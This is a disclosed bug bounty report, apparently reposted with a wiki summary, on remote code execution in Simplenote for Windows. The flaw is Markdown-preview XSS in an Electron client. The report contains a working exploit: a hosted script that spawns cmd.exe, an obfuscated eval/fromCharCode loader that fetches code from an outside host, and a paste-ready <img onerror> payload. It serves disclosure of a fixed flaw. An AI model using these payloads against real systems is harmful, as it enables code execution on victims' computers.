[Simplenote for Windows] Client RCE via External JavaScript Inclusion leveraging Electron
A crafted Markdown note in Simplenote for Windows could execute arbitrary JavaScript when previewed, leading to remote code execution via Electron. An attacker could share such a note with other users through the tag system, requiring only that the victim preview the note.

- Fixed in 11 days
- Paid in 11 days
- Disclosed after 13 days
Summary by the researcher
It was possible to devise a crafted Markdown note, which when previewed, would lead to arbitrary code execution in the Simplenote client prior to version 1.1.0. A malicious note could be shared with another existing Simplenote user via the tag system.
Application execution and reverse shell proofs of concept were demonstrated for Windows and Linux. Thanks to @xknown and @roundhill for the swift remediation, and @edio for assisting with the investigation of this issue.
A blogpost on this issue can be found here: https://ysx.me.uk/taking-note-xss-to-rce-in-the-simplenote-electron-client
The report
Hi,
A carefully crafted injection in the Markdown parser within Simplenote for Windows can be leveraged to achieve remote code execution via an external JavaScript file.
The nature of Simplenote's content sharing system, which makes use of tags containing email addresses, means that an adversary could distribute the following proof of concept en-masse to achieve targeted arbitrary code execution, simply requiring the target to "preview" the Markdown-formatted note.
Steps to reproduce
Prerequisites
A standard remote web server can be used to create a functional proof of concept. For the purposes of this demonstration, please consider ysx.bz the "adversary" server.
Create a new JavaScript file (herein referred to as hackerone-electron.js) in the root directory, such that the path would read: http://ysx.bz/hackerone-electron.js.
External JavaScript file
To prepare our exploit, populate this file with the following JavaScript code:
write("<h1>Simplenote RCE via Electron - Windows - ysx</h1>");
write("<h3>Proof of concept in progress: popping <pre>netplwiz</pre>. Please stand by!</h3>");
var Process = process.binding('process_wrap').Process;
var proc = new Process();
proc.onexit = function(a,b) {};
var env = process.env;
var env_ = [];
for (var key in env) env_.push(key+'='+env[key]);
proc.spawn({file:'cmd.exe',args:['/k netplwiz'],cwd:null,windowsVerbatimArguments:false,detached:false,envPairs:env_,stdio:[{type:'ignore'},{type:'ignore'},{type:'ignore'}]});
Encoding and exploitation
Next, please open a JavaScript eval encoder and encode the following payload, modifying the JavaScript source URL as appropriate. This will be used within an <img> tag as part of the crafted note.
var js = document.createElement('script'); js.type = 'text/javascript'; js.src = 'http://ysx.bz/hackerone-electron.js'; document.body.appendChild(js);
The above example should encode as follows:
eval(String.fromCharCode(118,97,114,32,106,115,32,61,32,100,111,99,117,109,101,110,116,46,99,114,101,97,116,101,69,108,101,109,101,110,116,40,39,115,99,114,105,112,116,39,41,59,32,106,115,46,116,121,112,101,32,61,32,39,116,101,120,116,47,106,97,118,97,115,99,114,105,112,116,39,59,32,106,115,46,115,114,99,32,61,32,39,104,116,116,112,58,47,47,121,115,120,46,98,122,47,104,97,99,107,101,114,111,110,101,45,101,108,101,99,116,114,111,110,46,106,115,39,59,32,100,111,99,117,109,101,110,116,46,98,111,100,121,46,97,112,112,101,110,100,67,104,105,108,100,40,106,115,41,59))

Next, create a new Markdown note within Simplenote for Windows, and paste the following <img> tag code.
## Test Note
### HackerOne Windows RCE PoC - pops "netplwiz"

<img src=x onerror=eval(String.fromCharCode(118,97,114,32,106,115,32,61,32,100,111,99,117,109,101,110,116,46,99,114,101,97,116,101,69,108,101,109,101,110,116,40,39,115,99,114,105,112,116,39,41,59,32,106,115,46,116,121,112,101,32,61,32,39,116,101,120,116,47,106,97,118,97,115,99,114,105,112,116,39,59,32,106,115,46,115,114,99,32,61,32,39,104,116,116,112,58,47,47,121,115,120,46,98,122,47,104,97,99,107,101,114,111,110,101,45,101,108,101,99,116,114,111,110,46,106,115,39,59,32,100,111,99,117,109,101,110,116,46,98,111,100,121,46,97,112,112,101,110,100,67,104,105,108,100,40,106,115,41,59))>

Upon selecting the Preview option of the Markdown note, the JavaScript will be executed. After several seconds, the netplwiz executable will launch on your Windows system.
Supporting evidence
Verified conditions
At the time of testing, I have successfully confirmed exploitability in the following environment:
- Simplenote for Windows 1.0.8
- Windows 10 x64 Home Edition
Thanks,
Yasin
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Impact
An attacker could achieve arbitrary code execution on a victim's Windows or Linux system by sharing a malicious note and having the victim preview it.
What the attacker needed
Simplenote for Windows before 1.1.0; victim previews a crafted Markdown note; attacker hosts a malicious JavaScript file
The fix
The issue was fixed in Simplenote for Windows version 1.1.0.
How it was found
- Host a malicious JavaScript file on an attacker-controlled web server.
- Encode a script that loads the external JavaScript file and inject it into an image tag's error handler.
- Create a Markdown note containing the crafted image tag.
- Preview the note, causing the JavaScript to execute and launch a system executable.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
Simplenote is a note-taking app. Its Markdown preview did not properly clean up HTML, so a note could include a script that runs when previewed. Because the app is built on Electron (which combines a web browser with desktop features), that script could run commands on the computer, not just in the browser.
What is RCE?
Running the attacker's code on the target's servers: through command or code injection, unsafe deserialisation or template injection.







